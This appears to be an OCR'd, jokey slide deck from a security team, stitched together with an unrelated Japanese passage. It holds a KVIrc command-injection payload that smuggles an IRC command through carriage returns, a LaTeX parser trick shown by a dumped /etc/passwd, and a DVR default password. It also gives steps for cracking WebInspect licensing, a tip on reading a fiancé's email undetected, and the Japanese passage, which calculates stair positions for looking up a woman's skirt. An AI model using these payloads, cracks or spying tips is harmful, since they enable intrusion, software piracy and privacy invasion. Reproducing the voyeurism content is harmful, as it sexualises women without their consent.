Security Trashcan

Enjoy the freshness

Ringobingo Security Team

ringobingo.net

Got a call

Helpless people need support!

Vserver TIOCSTI ioctl() Privilege Escalation

- Systems Affected Linux-VServer < 2.3.0.36.24.2
- Userspace utilities that provide the ability to interactively run programs inside a VServer guest
- The vulnerability exists thanks to a standard Unix feature those security implications were ignored.
- Such invocations, like "XXX exec server-name command", do not correctly isolate and restrict sandboxed processes from inserting characters into the file descriptor of the controlling terminal via the TIOCSTI ioctl().

In the meantime…

Google and Verizon are plotting to destroy netneutrality

Some days ago

KVIrc '\r' Carriage Return in DCC Handshake Remote Command Execution Vulnerability

CVE-2010-2785

http://www.securityfocus.com/bid/42026

```
/ctcp nickname DCC GET\rPRIVMSG\40#channel\40:0wn3d\r
```


This allowed one entire afternoon of fun and IRCwar

Some days ago

http://www.ush.it/team/ascii/hack-kvirc/xchat.txt

K1dd0z's sperm pool

IRCwar is real science



解説

階段のミニスカ♡

スカート内部の状況は【図1】および【図2】の通りだ。観察すべき部分が半径10cmの半球体、スカートが半球体との接点から15cmにわたって視界を遮っているとしよう。【図2】において、直角三角形OPQとORQは合同である。辺QRすなわち視線を延長して直角三角形TSQを作り、その高さを作図によって求めると8・3cm。高さは底辺の0・415倍である。視線をこれより大きく傾けるのが最低条件だ。

【図1】

【図2】

【図3】

視線の傾きを決定するのは【図3】の直角三角形AEQだが、まず三角形CBDについて考える。階段1段の高さを20cm、幅を25cmとすると、2人の足の高低差CDは「20×段」で表わされる。では、前後距離CBは「25×段」でいいかというと、そう簡単にはいかない。タツローガビューティフル女の1段下に立っていた場合、2人の体はほとんど触れ合い、スカートの裾は目の真下に来る。CBは、1段分短い「25×(段−1)」なのだ。

続いて、問題の△AEQである。タツローの目の高さを160cm、スカートの裾の高さを80cmとしよう。目の高さが裾の高さを80cm上回っているのだから、裾と目の高低差AEは階段の高低差CDより80cm短い。したがって直角三角形AEQの底辺と高さは以下の通り。

高さ　AE＝20×段−80

底辺　QA＝25×(段−1)

この両者の間に

AE＝QA×0・415

という関係が成立すればよい。表にまとめてみよう。

AEがマイナスとは、スカートの裾が目より下にあるということだから、4段までは言うまでもなくダメである。5段、6段と差が開いていくと、おおっ、その差8段にして、0・415の壁を見事に破っている！もちろん差が開けば開くほど、視野は広くなる。ただし、その分対象が小さくなることも忘れてはならない。

断わっておくが、この解説はスカート内部の鑑賞を奨励しているわけではない。タツローが行なった計算を説明しただけなのだ。くれぐれも悪用しないように。

段差	1	2	3	4	5	6	7	8
AE	−60	−40	−20	0	20	40	60	80
QA	0	25	50	75	100	125	150	175
比率	＊	−1.6	−0.4	0	0.2	0.32	0.4	0.457

KuyatON.com

Owning LaTeX parsers


LaTex is a great language

Lately we had to write some LaTeX documentation

It was boring...

But we found a way to have fun!

Owning LaTeX parsers



Owning LaTeX parsers

verbatim

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/bin/false
daemon:x:2:2:daemon:/sbin:/bin/false
adm:x:3:4:adm:/var/adm:/bin/false
lp:x:4:7:lp:/var/spool/lpd:/bin/false
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/bin/false
news:x:9:13:news:/usr/lib/news:/bin/false
uucp:x:10:14:uucp:/var/spool/uucppublic:/bin/false
operator:x:11:0:operator:/root:/bin/bash
man:x:13:15:man:/usr/share/man:/bin/false
postmaster:x:14:12:postmaster:/var/spool/mail:/bin/false
smmsp:x:209:209:smmsp:/var/spool/mqueue:/bin/false
portage:x:250:250:portage:/var/tmp/portage:/bin/false
nobody:x:65534:65534:nobody:/:/bin/false
```


Keeping safe at Hotel

Vacation is always a great way to relax

But security can’t be underestimated ☺

A new record for your default-password.txt

Keeping safe at Hotel



Keeping safe at Hotel

2. Click <**Login**>.
   The login dialog appears.
   You can also see the login dialog to access a desired menu by pressing the [**MENU**] button on the remote control or the front panel.
   - The login dialog will also appear if you press a menu button on the remote control or the front panel of the DVR when the corresponding menu requires logging in.
   - By default, initial ID and password are set to "**admin**", and "**4321**".

- For the restricted permission, refer to "**Permission Management** > **Setting Permissions**". (Page 41)

Cracking Web Inspect ☺

Assembly name: SPI.Licensing.Shared.dll

Class name: SPI.Licensing.Shared.SignedXmlDocument

Create un nuovo file di licenza xml, firmato con la vostra chiave pubblica (appena creata)


Identificate l'md5 della chiave pubblica di SPI all'interno dell'assembly
(0x66, 0x1b, 0x62, 0xac, 0x93, 0xa8, 0xae, 0x21, 0xe4, 0x16, 0xe9, 80, 180, 60, 0x4c, 0x98)

Calcolate l'MD5 della vostra nuova chiave pubblica

Patchate l'MD5 vecchio con quello nuovo

Registrate il prodotto ☺

Cracking Web Inspect ☺



1989pr0n

Freetime has to be killed


Why don’t exhume some 1989 pr0n?

Userspace utilities (xviewgl and XnView) are unmatained since >10 years

But it was worth…

“CA- CA- CATCH THE…
WA- WA- WAVE !!!”

“CA- CA- CATCH THE…
WA- WA- WAVE !!!”



Discrete Gmail

Want to read your fiancé email messages and not get caught?

Use Gmail anonimity features: IPv6!

Access Type [?] (Browser, mobile, POP3, etc.)	**Location (IP address) [?]**	**Date/Time** (Displayed in your time zone)
Browser	* United States [redacted]	5:53 pm (0 minutes ago)
POP3	United States [redacted]	5:52 pm (0 minutes ago)
Browser	Unavailable	Aug 2 (18 hours ago)
Browser	Unavailable	Aug 2 (1 day ago)
Browser	Unavailable	Jul 31 (3 days ago)
POP3	United States [redacted]	Jul 31 (3 days ago)
Browser	Unavailable	Jul 31 (3 days ago)
Browser	Unavailable	Jul 30 (4 days ago)
Browser	Unavailable	Jul 30 (4 days ago)
Browser	Unavailable	Jul 30 (4 days ago)

Alert preference: Show an alert for unusual activity. change

Snoop 31337 Dogg

RAP ON HACK


with Symantec and Snoop Dogg!

"Participants are invited to bust some rhymes on the subject of malware, hacking and botnets for the chance to win an all expenses paid trip to LA to attend a Snoop gig and meet his people, if not the rapper himself. Winners get a Toshiba laptop outfitted with Norton Internet Security 2011."

Snoop 31337 Dogg

http://www.hackiswack.com/

Computer criminals of the future (1981)



Computer criminals

Computers will make the world of tomorrow a much safer place. They will do away with cash, so that you need no longer fear being attacked for your money. In addition, you need not worry that your home will be burgled or your car stolen. The computers in your home and car will guard them, allowing only yourself to enter or someone with your permission.

However, there is one kind of crime which may exist in the future – computer crime. Instead of mugging people in the streets or robbing houses, tomorrow's criminal may try to steal money from banks and other organizations by using a computer. The computer criminal works from home, using his own computer to gain access to the memories of the computers used by the banks and companies. The criminal tries to interfere with the computers in order to get them to transfer money to his computer without the bank or company knowing that it has been robbed.

Computer crime like this in fact exists already. However, it is very difficult to carry out a successful robbery by computer. Many computers have secret codes to prevent anyone but their owners from operating them. As computers are used more and more, it is likely that computer crime will become increasingly difficult to carry out.

Nevertheless, a computer criminal may succeed now and then and the detectives of the future will have to be highly skilled computer operators. There will probably be police computer-fraud squads, specially trained to deal with computer crime. Here you can see a squad arriving at the home of a computer criminal and arresting him as he makes a dash for it. He is clutching a computer cassette that contains details of his computer crimes, and the police will need this as evidence to prove that he is guilty.

27

School, Work and Play (World of Tomorrow)
Neil Ardley

Computer criminals of the future (1981)

